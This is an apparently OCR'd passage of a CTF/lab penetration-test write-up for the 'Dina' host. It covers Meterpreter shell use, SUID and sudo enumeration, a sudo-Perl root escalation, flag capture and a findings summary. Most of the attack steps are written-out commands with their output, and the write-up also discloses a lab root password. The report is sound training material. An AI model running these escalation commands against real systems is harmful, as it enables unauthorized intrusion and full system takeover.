
```
$ sysinfo
$ pwd
$ ls /home
$ background
```



Host confirmed as Ubuntu 12.04 (kernel 3.2.0-23, i686), hostname Dina. A local user 'touhid' is identified under /home.

STEP 22 Search for Applicable Kernel Exploits

```
$ search type:exploit platform:linux kernel
$ search dirtycow
```



Metasploit's local kernel exploit modules are reviewed as a potential privilege escalation path for this older kernel.

```
msf exploit(multi/http/playsms_filename_exec) > search dirtycow

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Description
   -  ----                                ---------------  ----       -----  -----------
   0  exploit/osx/local/mac_dirty_cow     2022-12-17       excellent  Yes    macOS Dirty Cow Arbitrary File Write Loca
l Privilege Escalation


Interact with a module by name or index. For example info 0, use 0 or use exploit/osx/local/mac_dirty_cow
```

No Linux-compatible Dirty COW module is available in this Metasploit build, prompting a safer, configuration-based privilege escalation approach instead.

PHASE 10 — PRIVILEGE ESCALATION

STEP 23

Enumerate SUID Binaries & Sudo Rights

```
$ execute -f /bin/sh -i -H -c
$ find / -perm -4000 -type f 2>/dev/null
$ sudo -l
```

```
[*] Starting interaction with 1 ...

meterpreter > execute -f /bin/sh -i -H -c
Process 5112 created.
Channel 2 created.

find / -perm -4000 -type f 2>/dev/null


/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/bin/sudoedit
/usr/bin/lppasswd
/usr/bin/traceroute6.iputils
/usr/bin/newgrp
/usr/bin/at
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/mtr
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/arping
/usr/bin/X
/usr/bin/chfn
/usr/sbin/pppd
/usr/sbin/uuidd
/bin/ping6
/bin/umount
/bin/mount
/bin/ping
/bin/su
/bin/fusermount


sudo -l
Matching Defaults entries for www-data on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on this host:
    (ALL) NOPASSWD: /usr/bin/perl
ls -la /home/touhid
ls: total 172
drwxr-xr-x 22 touhid touhid  4096 Oct 13 15:45 .
drwxr-xr-x  3 root   root    4096 Oct 17  2017 ..
-rw-------  1 touhid touhid  1860 Oct 13 15:44 .ICEauthority
-rw-------  1 touhid touhid    49 Oct 13 15:44 .Xauthority
```

Activate Windows
Go to Settings to activate Windows.

sudo -l reveals a critical misconfiguration: user www-data may run /usr/bin/perl as root with NOPASSWD — a direct privilege escalation vector (GTFOBins).

STEP 24

Confirm the Misconfiguration & Prepare Escalation

```
$ ls -la /home/touhid
$ sudo perl -e 'exec "/bin/sh";'
```




Home directory of touhid is enumerated for additional artefacts, and the Perl-based sudo escalation command is issued.

PHASE 11 — ROOT ACCESS & FLAG CAPTURE

STEP 25

Confirm Root Access

```
$ id
$ cat /root/root.txt
$ ls -la /root
```




id confirms uid=0(root) — full root access obtained. /root is enumerated and flag.txt is located.

STEP 26

Capture the Root Flag & Credentials

```
$ find / -iname '*flag*' 2>/dev/null
$ cat /root/flag.txt
```



The root flag file is located and read, disclosing the root password (hello@3210) and the final flag: 22d06624cd604a0626eb5a2992a6f2e6.

Findings Summary

VULNERABILITIES IDENTIFIED DURING THE ENGAGEMENT

#	FINDING	SEVERITY
1	Sensitive information disclosure via robots.txt-referenced pages leaking candidate passwords	MEDIUM
2	Weak, password-protected backup archive containing plaintext credential hints	HIGH
3	Weak playSMS application password, vulnerable to online brute-force	HIGH
4	Outdated playSMS 1.4 installation vulnerable to authenticated RCE (CVE-2017-9909)	CRITICAL
5	Insecure sudo configuration allowing www-data to run /usr/bin/perl as root with NOPASSWD	CRITICAL

Conclusion

SUMMARY OF COMPROMISE

The penetration test against the "Dina" host (192.168.56.105) resulted in **full compromise of the system**, progressing from unauthenticated network reconnaissance all the way to root-level access. The attack chain relied on a combination of information disclosure (leaked password hints and a weakly protected backup archive), a weak application-level password, and a critical, publicly known remote code execution vulnerability in playSMS 1.4 (CVE-2017-9909). Post-exploitation enumeration uncovered a severe sudo misconfiguration that allowed trivial escalation from the low-privileged www-data account directly to root.

This engagement illustrates how several individually moderate weaknesses — weak secrets management, outdated software, and permissive sudo rules — can be chained together into a complete system takeover.

```
ROOT FLAG  »  22d06624cd604a0626eb5a2992a6f2e6
ROOT PASSWORD  »  hello@3210
```

Prepared by

LUBNA BANU

END OF REPORT — PREPARED FOR AUTHORIZED CTF / LAB USE ONLY